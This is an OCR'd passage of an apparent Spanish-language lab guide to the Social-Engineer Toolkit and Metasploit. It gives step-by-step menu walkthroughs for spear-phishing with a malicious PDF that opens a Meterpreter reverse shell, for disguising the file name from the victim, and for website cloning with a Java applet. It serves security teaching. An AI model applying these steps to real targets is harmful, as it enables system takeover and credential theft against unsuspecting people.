


Imagen 24 – Ventana Demonio SET

B. Luego se debe ejecutar el navegador web (Mozilla Firefox) en donde se digitará en la barra de direcciones la dirección http://127.0.0.1:44444

Imagen 25 – Interfaz gráfica

SPEAR-PHISHING ATTACK VECTORS

Spear phishing es un ataque dirigido a un objetivo específico que consiste en el envío de mensajes de correo electrónico para obtener acceso al sistema informático. Si la victima hace clic en vínculos o abre archivos adjuntos de un mensaje de correo electrónico, una ventana emergente o un sitio Web desarrollado, puede convertirse en víctima de un robo de datos de identidad y poner en peligro su información.

Para ejecutarlo en línea de comandos, en el menú inicial de SET, se debe seleccionar la opción 1 (Spear Phishing Attack Vectors)




Imagen 26 - Menú inicial SET

Seguido a esto aparece un submenú que tiene 4 opciones:




Imagen 27 – Opciones Spear Phishing Attack Vectors

1. Permite realizar un ataque masivo de correo electrónico
2. Crea un formato de archivo con carga dañina
3. Crea una plantilla de ingeniería social (asunto y contenido del mensaje a enviar)
4. Regresa al menú principal

Para este caso se usará la opción 1 que mostrará un listado del formato de exploits (payload) a enviar (ver Anexo 1).




Imagen 28 – Lista de formato de Exploits a usar

En el momento en que se escoge el formato del payload, se debe seleccionar entre usar un PDF antes creado o uno en blanco.




Imagen 29 – Selección de archivo PDF

Luego se desplegará un menú que contiene una lista de carga maliciosa (ver imagen 10).

Nota:
El menú que lista las opciones de carga maliciosa varía según el payload (exploit) que se desee ejecutar. Para ver la descripción de todas las opciones del de carga maliciosa ver Anexo 2.




Imagen 30 - Lista de tipos de archivo con carga maliciosa a enviar

Para este caso se escoge la opción 2, que permite Iniciar un Shell meterpreter en la víctima y se envía de nuevo al atacante. Después de esto, se ingresa el puerto necesario para conectarse con la maquina victima (se usa por defecto el puerto 443 o se ingresa él que se desee).




Imagen 31 – Puerto, opciones de renombre

Después de seleccionar el puerto, SET da 2 opciones, la primera, renombrar el archivo con carga maliciosa para que la víctima no sospeche de la intensión del atacante. La segunda, dejar por defecto el nombre del archivo que crea SET (template.whatever).

Para este caso se escogió renombrar el archivo ya que como se dijo anteriormente la víctima no tendrá sospecha alguna. (Ver imagen 12, parte 1)

Luego de renombrar el archivo, SET pregunta si se desea enviar el ataque a una sola víctima o a una lista de contactos. (Ver imagen 12, parte 2).




Imagen 32- Envió único o múltiple del ataque

Se escoge la opción uno, para enviar el ataque a una sola víctima, a continuación se deberá escoger entre, el contenido predefinido que crea SET para el mensaje o la creación de uno por el atacante, teniendo en cuenta que al momento de crearlo se deberá especificar el asunto y contenido del mensaje.




Imagen 33 – opción de contenido de mensaje predefinido o creado por el usuario

Se ejecutara la opción uno para enviar el contenido por defecto que genera el SET, luego se tendrá que escoger una de las opciones que da SET para asunto y contenido del mensaje que se enviara a la victima (Ver imagen 14).




Imagen 34- opciones del asunto del mensaje a enviar

En este punto no hay mucha relevancia con la opción que se escoja, por esta razón cualquiera dará lo mismo. Después de escoger el contenido del mensaje, SET da la opción de enviar el ataque con una cuenta Gmail y de usar un SMTP. Para este caso se usara la opción de la cuenta Gmail en donde se pide el correo de la víctima y el correo (Gmail) con contraseña del atacante (Ver imagen 15).

Imagen 35- petición correo víctima y atacante

Ejecución en entorno grafico

Para acceder a Spear Phishing en entorno gráfico se debe pulsar el hipervínculo que accede a al submenú del ataque y luego se procederá a seguir los pasos realizados en línea de comandos pero usando los campos determinados para ello.

Al finalizar el envío, se ejecutará automáticamente un Shell en donde quedará el Meterpreter de Metasploit a la espera de la conexión con la maquina victima




Imagen 36 – Spear Phishing en entorno gráfico

TIPS

- Antes de ejecutar set verifique navegabilidad hacia internet
- Recuerde que después de ingresar a SET se debe actualizar con las opciones **Update de Metasploit Framework** y **Update The Social Engineer Toolkit**
- Tenga en cuenta que para tener acceso a la maquina victima el archivo con carga maliciosa se debe estar ejecutando (primer o segundo plano)
- En algunas ocasiones el servidor proxy de la red en donde se encuentre conectado puede rechazar la conexión para realizar el ataque

CONCLUSIONES

- Se demostró eficazmente cómo mediante spear phising un atacante se puede convertir en dueño de un sistema remoto mediante el envío de un archivo PDF con una carga maliciosa. Igualmente se concluye q la idea central de este ataque consiste en manipular un archivo de este tipo y enviarlo a la víctima junto con un correo electrónico convincente y así una vez que la víctima abre el archivo, el exploit se ejecuta y el sistema remoto se compromete.
- La creación de este ataque se hace mediante un proceso simple de ejecución de opciones, pero hay que tener en cuenta que para el funcionamiento adecuado o exitoso de este, principalmente se debe entender el vector de ataque ya que este si es un poco complejo y merece de mucha dedicación para poder entenderlo a la perfección. A demás se pudo observar que es necesario realizar pruebas en diferentes entornos y desde diferentes maquinas ya que se pueden presentar problemas con la red o simplemente con el arranque (boot) del live cd.

REFERENCIAS

- Backtrack 4 R2 (n, d), Consultado el 3 de Septiembre de 2010, de http://www.backtrack-linux.org/
- Metasploit Penetration Testing Framework (n, d), Consultado el 12 de Febrero de 2011, de http://www.Metasploit.com/modules/exploit/
- SecManiac.com : Dave (ReL1K) Kennedy's Blog (Movies), (24 Abril 2010), consultado el 15 de febrero de 2011, de http://www.secmaniac.com/movies/

GUÍA 3 - WEBSITE ATTACK VECTORS

INTRODUCCIÓN

CLONACIÓN DE SITIOS WEB (PHARMING)

Dentro de la infinidad de amenazas a nivel informático que se descubren a diario, el fenómeno del Pharming ocupa un lugar privilegiado en el mundo de los ataques. Esto se debe a su naturaleza intrínseca de robar datos sensibles de las personas que a menudo caen en sus trampas; lo que la convierte en la técnica orientada al robo de información, más explotada en la actualidad. Hoy en día, cualquier usuario, las entidades bancarias y las financieras de todo el mundo, se han convertido en el objetivo perfecto de muchos atacantes que usan programas maliciosos para atentar contra la confidencialidad y la privacidad de los datos sensibles a través del pharming. Esta técnica que es utilizada en combinación con el phishing, pero a diferencia de este se basa en la suplantación de un sitio web y consiste básicamente en manipular direcciones DNS para realizar un re direccionamiento del nombre de dominio real a una dirección IP diferente a la original, con el fin de capturar información personal, que luego puede utilizarse para cometer fraude y robo de identidad.

Website Attack Vectors permite ejecutar varios métodos de ataque web, consiste en el envío de mensajes de correo electrónico con enlaces a páginas falsas usadas para obtener acceso al sistema informático.

OBJETIVOS

- Explicar detalladamente el vector de ataque de Clonación de páginas Web con las opciones: Java Applet Attack Method y Metasploit Browser Exploit Method.
- Identificar las vulnerabilidades que pueden ser explotadas en las maquinas victimas
- Tomar el control de la maquina victima

DESCRIPCIÓN

Esta guía tiene como finalidad explicar el vector de ataque[9] Website Attack, usando 3 de las opciones posibles para lanzar el ataque, hasta tomar el control de la maquina víctima.
.

CAPITULO 1
Website Attack Vectors – The Java Applet Attack Vector

El applet de Java es uno de los vectores de ataque central dentro de SET y tiene la mayor tasa de éxito para comprometer un sistema. El ataque crea un applet de Java malicioso, un Certificado con firma personal, que, una vez ejecutado, compromete por completo la víctima. SET permite clonar un sitio web completo y una vez que la víctima ha ejecutado el applet, será dirigida al sitio original haciendo el ataque mucho más creíble. Este tipo de ataque afecta a Windows, Linux y OSX, pueden poner en peligro a todos.

En este tipo de ataque específico, se pueden seleccionar las plantillas de webs predefinidas (Imagen 39 – opción 1), o pueden ser importados cualquier sitio web (Imagen 39 – opción 2).

A. OPCIÓN WEB TEMPLATES

En el menú principal de set, se selecciona la opción 2 (Website Attack Vectors),

[9] Pasos para lograr un ataque




Imagen 37 – Menú Inicial de SET

Después de esto, aparecerá el menú de website, acá se escogerá la opción 1 (the java applet attack vector)




Imagen 38 – Menú de Website Attack Vectors

1. Crea un applet de Java malicioso que, una vez ejecutado, por completo compromete a la víctima y la redirige de nuevo al sitio original.
2. Explota la vulnerabilidad del navegador de la maquina victima
3. En este tipo de ataque, un sitio web se clona, y cuando la víctima entra en sus credenciales de usuario, los nombres de usuario y contraseñas son capturados y enviados al atacante mientras se direcciona a la pagina real a la victima.
4. Este método se utiliza cuando la víctima tiene varias pestañas abiertas.
5. Utiliza Referencias HTTP en un sitio ya comprometido con una vulnerabilidad XSS para pasar las credenciales al servidor HTTP.
6. Permite crear un clon de página web y presenta a la víctima con un enlace que indica que el sitio web se ha movido.

7. permitirá especificar varios métodos de ataque web, con el fin de realizar un solo ataque.
8. Regrese al menú.

Aparecerá un Nuevo menú, en el cual se debe especificar que se desea una plantilla web, por esta razón se escoge la opción 1.




Imagen 39 - plantilla web

Aparecerá otro menú en el cual se escoger la opción 1, que permite crear la apariencia de necesitar java para ejecutar la página falsa.




Imagen 40 - java required

En seguida SET lanzara un certificado de java con requerimientos que se deben llenar para importarlo a la página web. Inicialmente aparece un ejemplo y después la advertencia de que debe tener instalado el jdk de java.

Imagen 41 – certificado de requerimientos

Despues, SET lanzara el menu de carga maliciosa, en este caso se escogera la opcion 2 que Inicia un Shell meterpreter en la víctima y se renvía de vuelta al atacante.

